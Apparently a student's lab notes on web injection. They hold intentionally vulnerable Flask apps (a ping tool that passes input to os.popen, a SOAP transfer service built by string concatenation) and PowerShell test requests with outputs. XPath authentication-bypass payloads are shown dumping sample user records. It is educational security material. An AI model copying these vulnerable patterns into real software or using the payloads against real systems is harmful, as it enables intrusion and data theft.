
Observing OS command injection on a local website:

App.py:




```python
from flask import Flask, request
import os

app = Flask(__name__)

@app.route("/")
def index():
    return """
        <h2>Vulnerable Ping Tool</h2>
        <form action="/ping">
            <input type="text" name="host" placeholder="Enter host">
            <button type="submit">Ping</button>
        </form>
    """

@app.route("/ping")
def ping():
    host = request.args.get("host", "")

    # INTENTIONALLY VULNERABLE:
    # User input is directly passed to OS command
    command = "ping " + host
    output = os.popen(command).read()

    return f"<pre>{output}</pre>"

if __name__ == "__main__":
    app.run(debug=True)
```

Browser:



Change the web address to:


```
http://127.0.0.1:5000/ping?host=172.25.155.29
```

```
Pinging 172.25.155.29 with 32 bytes of data:
Reply from 172.25.155.59: Destination host unreachable.
Reply from 172.25.155.59: Destination host unreachable.
Reply from 172.25.155.59: Destination host unreachable.
Reply from 172.25.155.59: Destination host unreachable.

Ping statistics for 172.25.155.29:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

Clearly, allowed the OS injection.

<u>**Preventing OS Command Injection:**</u>

- The best defense is to avoid OS commands and use built-in APIs instead.
- If OS commands are required, user input must be strictly allow-listed.
- Only very limited character sets should be accepted; special characters must be rejected.
- Use safe command execution APIs that do not support shell interpretation.

<u>**Injecting into Web Scripting Languages:**</u>

- Websites run code to work
- If they trust user input too much
- Attackers can inject bad code
- This happens mainly when:
    1. User input is executed as code
    2. User input decides which code file is loaded

<u>**Dynamic Execution Vulnerabilities:**</u>

What is "Dynamic Execution"?

Dynamic execution means:

- A website creates code while it is running
- Then runs that code immediately

This can be useful — but it's dangerous if user input is involved.

Why is it dangerous?

If user input is included in dynamically executed code:

- The website expects safe data
- An attacker sends malicious commands
- The server runs the attacker's commands

Basically,

- Some websites run code built from user input
- Attackers send fake input that contains commands
- The server runs attacker commands
- This can:
    - Read system files
    - Run OS commands
    - Fully compromise the server

Note:

- Dynamic execution vulnerabilities happen when a website runs user input as code, allowing attackers to inject and execute their own commands on the server.
- Dynamic execution vulnerabilities are found by sending test commands as input and checking whether the website executes them instead of treating them as normal data.

<u>File Inclusion Vulnerabilities:</u>

- Websites use include files to reuse code
- If users can choose the file:
    - They can include bad files
- Remote inclusion = attacker's file from another server
- Local inclusion = sensitive files already on the server

Both are dangerous.

File inclusion vulnerabilities happen when a website lets user input decide which file is included, allowing attackers to run malicious code or access protected files.

<u>Injecting into SOAP:</u>

What is SOAP, in plain terms?

SOAP (Simple Object Access Protocol) is a way for different computer systems to talk to each other.

- It sends messages in XML format
- It's commonly used behind the scenes, not directly in your browser
- Different parts of a big application (often on different servers) use SOAP to exchange data

Why is SOAP used?

SOAP is popular in large enterprise systems because:

- Different tasks are handled by different computers
- It works across different operating systems and programming languages
- It helps keep systems modular and interoperable

Why does XML matter here?

SOAP messages are written in XML, which uses special characters like:

- <tag>
- </tag>

XML is interpreted, meaning:

- The computer *reads and understands* its structure
- If the structure changes, the meaning changes

If user input is inserted into XML without proper checking, a user might accidentally or deliberately change the structure of the message.

Where the problem starts (injection risk)

The application:

- Takes user input
- Inserts it directly into the SOAP XML


If the user input contains XML characters like < or >, the SOAP message structure can be altered. This is called SOAP Injection.

Basically,

- SOAP is a way for backend systems to communicate using XML messages.
- XML is sensitive to special characters, so poorly handled user input can change message structure.
- If user input is inserted directly into SOAP messages, attackers may alter application logic.
- In the example, an attacker tries to change a “not enough funds” decision to “approved.”
- Proper input validation and XML escaping are essential to prevent SOAP injection attacks.


Observing SOAP behaviour:

Vuln_soap_app.py:



vuln_soap_app.py > ...


```python
from flask import Flask, request, Response
from lxml import etree

app = Flask(__name__)

@app.route("/transfer", methods=["POST"])
def transfer():
    from_account = request.form.get("FromAccount", "")
    to_account = request.form.get("ToAccount", "")
    amount = request.form.get("Amount", "")

    # Business logic (intentionally weak)
    cleared_funds = "False"

    # 🚨 VULNERABLE: building SOAP XML using string concatenation
    soap_message = f"""
    <soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope">
      <soap:Body>
        <Transfer>
          <Account>
            <FromAccount>{from_account}</FromAccount>
            <Amount>{amount}</Amount>
            <ClearedFunds>{cleared_funds}</ClearedFunds>
            <ToAccount>{to_account}</ToAccount>
          </Account>
        </Transfer>
      </soap:Body>
    </soap:Envelope>
    """

    try:
        root = etree.fromstring(soap_message.encode())

        # Read the FIRST ClearedFunds value found
        cleared = root.find(".//ClearedFunds")

        if cleared is not None and cleared.text == "True":
```



```python
    try:
        root = etree.fromstring(soap_message.encode())

        # Read the FIRST ClearedFunds value found
        cleared = root.find(".//ClearedFunds")

        if cleared is not None and cleared.text == "True":
```


```python
            result = "✅ Transfer approved"
        else:
            result = "❌ Transfer denied"

    except Exception as e:
        result = f"XML Error: {str(e)}"

    return Response(result, mimetype="text/plain")


if __name__ == "__main__":
    app.run(debug=True)
```

Step1: (Goal: Baseline result)




```
PS C:\Users\Aditya> $body = @{
>>     FromAccount = "1111"
>>     Amount      = "100"
>>     ToAccount   = "2222"
>> }
PS C:\Users\Aditya>
PS C:\Users\Aditya> (Invoke-WebRequest `
>>     -Uri "http://127.0.0.1:5000/transfer" `
>>     -Method POST `
>>     -Body $body `
>>     -UseBasicParsing).Content
❌ Transfer denied
PS C:\Users\Aditya>
```

Step2: (Goal: To make the testing easier)



```
PS C:\Users\Aditya> function Test-Soap {
>>     param (
>>         $FromAccount,
>>         $Amount,
>>         $ToAccount
>>     )
>>
>>     $body = @{
>>         FromAccount = $FromAccount
>>         Amount      = $Amount
>>         ToAccount   = $ToAccount
>>     }
>>
>>     try {
>>         (Invoke-WebRequest `
>>             -Uri "http://127.0.0.1:5000/transfer" `
>>             -Method POST `
>>             -Body $body `
>>             -UseBasicParsing).Content
>>     }
>>     catch {
>>         $_.Exception.Message
>>     }
>> }
PS C:\Users\Aditya> Test-Soap "1111" "100" "2222"
❌ Transfer denied
PS C:\Users\Aditya>
```


Step3: (Goal: Rogue XML closing tag test)



```
PS C:\Users\Aditya> Test-Soap "1111" "</foo>" "2222"
XML Error: Opening and ending tag mismatch: Amount line 7 and foo, line 7, column 27 (<string>, line 7)
PS C:\Users\Aditya>
```

Amount is directly inserted into the SOAP XML.


Step4:



```
PS C:\Users\Aditya> Test-Soap "</foo>" "100" "2222"
XML Error: Opening and ending tag mismatch: FromAccount line 6 and foo, line 6, column 32 (<string>, line 6)
```

FromAccount is also directly inserted.


Step5:



```
PS C:\Users\Aditya> Test-Soap "1111" "100" "</foo>"
XML Error: Opening and ending tag mismatch: ToAccount line 9 and foo, line 9, column 30 (<string>, line 9)
```

ALL THREE parameters flow directly into SOAP XML.

Step6:




```
PS C:\Users\Aditya> Test-Soap "1111" "<foo></foo>" "2222"
❌ Transfer denied
PS C:\Users\Aditya>
PS C:\Users\Aditya> Test-Soap "<foo></foo>" "100" "2222"
❌ Transfer denied
PS C:\Users\Aditya> Test-Soap "1111" "100" "<foo></foo>"
❌ Transfer denied
PS C:\Users\Aditya> |
```

We have definitively confirmed:

- User input is embedded into a SOAP message
- Input is not escaped or sanitized
- XML structure can be influenced by the user
- XML parser behaviour changes based on your input

That's SOAP injection detection complete.


Step7: (Goal: Open comment in Amount, close in ToAccount)



```
PS C:\Users\Aditya> Test-Soap "1111" "<!--" "-->"
XML Error: Opening and ending tag mismatch: Amount line 7 and ToAccount, line 9, column 39 (<string>, line 9)
```

We successfully commented across SOAP elements using user input.

Step8: (Goal: Reverse the order)



```
PS C:\Users\Aditya> Test-Soap "1111" "-->" "<!--"
XML Error: Comment not terminated, line 14, column 5 (<string>, line 14)
PS C:\Users\Aditya>
```

This confirms raw XML assembly from user input.

To Prevent:

- SOAP injection happens when user input is inserted into XML without protection.
- Boundary validation must be applied wherever user data enters a SOAP message.
- Encoding XML metacharacters prevents user input from altering XML structure.
- HTML/XML encoding converts dangerous characters into harmless text.
- Proper encoding makes SOAP injection impossible, not just harder.

<u>Injecting into XPath:</u>

What is XML?

XML is just a way to store data in a structured, readable format — kind of like a text-based database.

Example:

- It stores things like names, emails, passwords, credit card numbers
- Data is wrapped in tags (like <firstName>, <email>)

Think of XML as a tree of information, where each piece of data is a node.

What is XPath?

XPath (XML Path Language) is a language used to:

- Move around inside an XML document
- Find specific pieces of data

It's similar to how SQL is used to query databases, but XPath is for XML.

Simple analogy:

- XML = a file cabinet
- XPath = directions to find a specific file inside it

Basically,

- XPath is a language used to search and navigate XML data
- Web applications often use XPath with user input
- If user input is not validated, attackers can alter XPath queries
- This attack is called XPath Injection
- XPath Injection can expose sensitive data and break application security

<u>Subverting Application Logic:</u>

- The application checks username and password using XPath queries
- Attackers can insert special input to change the query logic
- The injected condition can make authentication always true
- This allows attackers to access sensitive data like credit card numbers
- XPath Injection works similarly to SQL Injection but targets XML data

<u>Informed XPath Injection:</u>


- Informed XPath Injection uses application behaviour to leak data
- Attackers test conditions that return true or false
- XPath's substring() function allows character-by-character guessing
- Sensitive data like passwords can be extracted without seeing them directly
- This attack is similar to blind SQL injection but targets XML data

Blind XPath Injection:


- Blind XPath Injection works even with no knowledge of XML structure
- Attackers use node positions instead of node names
- Metadata functions like name() reveal structure character by character
- Data is extracted using yes/no responses from the application
- Entire XML documents can be stolen without seeing direct output

Observing XPath Injection:

Browser:




Step1: (Goal: Normal login)



Name: Chris Dawes
Email: cdawes@craftnet.de
Credit Card: 3981 2491 3242 3121
Logout

Step2: (Goal: Authentication Bypass) Dawes: ' or 'a'='a




Name: William Gates
Email: billyg@microsoft.com
Credit Card: 5130 8190 3282 3515

Name: Chris Dawes
Email: cdawes@craftnet.de
Credit Card: 3981 2491 3242 3121

Name: James Hunter
Email: james.hunter@pookmail.com
Credit Card: 8113 5320 8014 3313
Logout

Logs in. Shows ALL users + credit cards.

Step3: (Goal: Boolean Test) Dawes: ' or 1=1 and 'a'='a



User Dashboard


Name: William Gates
Email: billyg@microsoft.com
Credit Card: 5130 8190 3282 3515

Name: Chris Dawes
Email: cdawes@craftnet.de
Credit Card: 3981 2491 3242 3121

Name: James Hunter
Email: james.hunter@pookmail.com
Credit Card: 8113 5320 8014 3313

Logout

Now using, Dawes: ' or 1=2 and 'a'='a




User Dashboard

Invalid credentials

Logout

